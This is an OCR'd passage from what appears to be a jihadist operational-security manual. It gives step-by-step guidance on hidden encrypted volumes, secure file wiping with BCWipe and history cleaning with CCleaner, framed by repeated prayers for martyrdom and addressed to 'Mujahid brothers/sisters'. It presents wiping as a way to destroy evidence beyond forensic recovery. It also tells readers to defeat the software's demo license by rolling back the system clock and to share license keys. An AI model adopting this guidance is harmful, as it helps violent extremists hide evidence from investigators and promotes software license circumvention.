
Step 2: to access the outer volume with non-sensitive files, input the password for the outer volume and click OK



Step 3: double click on the drive to access



Step 4: to access the hidden volume, input the password for the hidden volume and click OK



Step 4: double click on the drive to access

Step 5: close the container click on dismount and the container will disappear, remember to run CCleaner to wipe any history!

BCWipe

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

Note: alternative apps are available for android (I don't know about iOS)
(search secure wipe etc in app market)

BCWipe software enables you to confidently erase files that can never be recovered by an intruder. BCWipe embeds itself in Windows and can be activated from the Explorer FILE Menu OR from the context (right click) menu OR from a command-line prompt. BCWipe is a powerful set of utilities which complies with options to invoke either the US Department of Defense (DoD) standard or the Peter Gutmann wiping scheme. You can also create and use your own customized wiping scheme to wipe sensitive information from storage devices installed on your computer.
BCWipe is a commercial military-grade data erasure utility for Windows, UNIX and Mac OS X. Developed by Jetico Inc. Oy, software can permanently delete files beyond recovery and erase free unused space on existing disks which is a good 'cyber hygiene' practice.

BCWipe can be employed for an everyday data protection needs as well as in a response to a data spill incident while BCWipe Total WipeOut can erase entire hard drives such as for disposal, decomission or reporpose.

BCWipe has been approved for use by the U.S. Department of Defense. It is used by government and military agencies, national laboratories, universities, industrial manufacturers, as well as various other enterprises and a wide global base of home and small business users.

BCWipe features

BCWipe software provides the following main commands and options:

- Delete with wiping. Using this command available in the context menus of the 'My computer' window, you can delete and wipe a file or a folder, or a group of files and folders.

- Wipe free disk space. Using this command available in the context menus of the 'My computer' window, you can completely remove all traces of previously deleted files.

- Wipe Swap File. The Swap File is a Windows system file that is used for virtual memory support. If you are working on a file or document (even one that has been encrypted by a powerful engine), Windows can copy all or part of it in an open unencrypted form to the Swap file on your hard disk. Encryption keys, passwords, and other sensitive information can also be 'swapped' to your hard drive. Even if you use all the security features in the latest versions of Windows, simply investigating the Swap file in DOS mode with readily available tools may allow for significant data retrieval. BCWipe offers the option to wipe unused portions of the Swap File.


- Wipe Empty Directory Entries. The file system records the names and attributes of files to a special area (so called 'directory entries' for FAT and MFT for NTFS). When a file is deleted the corresponding directory entry is modified by the file system, which makes it invisible to windows and you. But most of the information still exists and the name and attributes can be restored using any recovery utility. BCWipe shreds directory entries and MFT so that the information can never be recovered.

- Wipe File Slacks. A file slack is the disk space from the end of a file up to end of the last cluster used by that file. You can turn file slacks wiping on or off before running BCWipe commands.


Home Page - http://www.jetico.com/
BCWipe

Install (Unfortunately this version is slightly old but is still as useful as the new version however, If you get the newer version with full working license keys the please spread them for your fellow Mujahid brothers/sisters as the new demo version is still useful but does not carry the new benefits of bcwipe)


Step 1: double click to install




Step 2: Click next




Step 3: accept terms and click Next.




Step 4: click next



Step 5: Click Next




Step 7: Try the external license provided however if it does not work use the embedded license, or try below if not then click finish




If the License refuses to work & the License type shows "Expired Demo Version" no problem!

Simply change the clock date back to 2010 to trick the program



1st: click on the clock **1** then change date & time **2**, then change date and time **3**




2nd: Click here **(1)** twice**,** then select the year 2010 **(2)**

3rd: Click ok twice then back to BCwipe (remember once BCwipe installs you follow these steps again to return back to the original date)


Now to reconfigure BCWipe

Select **1** then **2** to refresh the license type in the highlighted box (if it doesn't work play with the date abit)

Click Finish once done & ignore any errors.



Step 8: click finish



Also include the license file in the installation folder


How to Wipe Free Space

When you delete sensitive files using standard Windows 'Delete' command, the operating system does not shred contents of the documents from hard drive, it just marks disk space, earlier occupied by the files, as 'free'. To completely remove all the traces of the earlier deleted files, use Wipe Free Space command to wipe free space on the disk, where these files were stored.


1)To wipe free space on a disk, run Wipe Free Space command from 'My Computer' window using a pop-up menu. Right-click on the drive item you want to wipe: this will bring up the menu that includes Wipe Free Space. The following picture illustrates how to run the command:

When you run the Wipe Free Space command the following window appears:


If BCwipe is in demo mode then you'll only be allowed to use a 1 wipe pass, you either run BCwipe multiple times after each completion or CCleaner free space wiper. View the tutorial for more info. Personally I recommend you to use both BCwipe and CCleaner.



2-select the Wiping Options property page when you run the Wipe Free Space command, the following window appears: select the same options




3-Click ok




How to Delete a file/s

1)To delete a file or folder with BCWipe, simply use the Delete with wiping command from Explorer's pop-up menu. Right-click on the item you want to delete: this will bring up the menu that includes Delete with wiping command. The following picture illustrates how to run the command:

2-click more and select the wiping scheme (minimum 7 passes) then click yes or yes to all if multiple files.



When you click Yes or Yes to All button, the process will start and BCWipe will show the process statistics:



Remember to Wipe the Free Space regularly

(The bigger the hard disk the longer it will take)

CCleaner

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

What is it?

CCleaner (formerly **Crap Cleaner**), developed by Piriform is a Utility program used to clean potentially unwanted files and invalid Windows Registry entries from a computer. A public version 1.01 for the Mac OS X has been released along with a Network Edition.

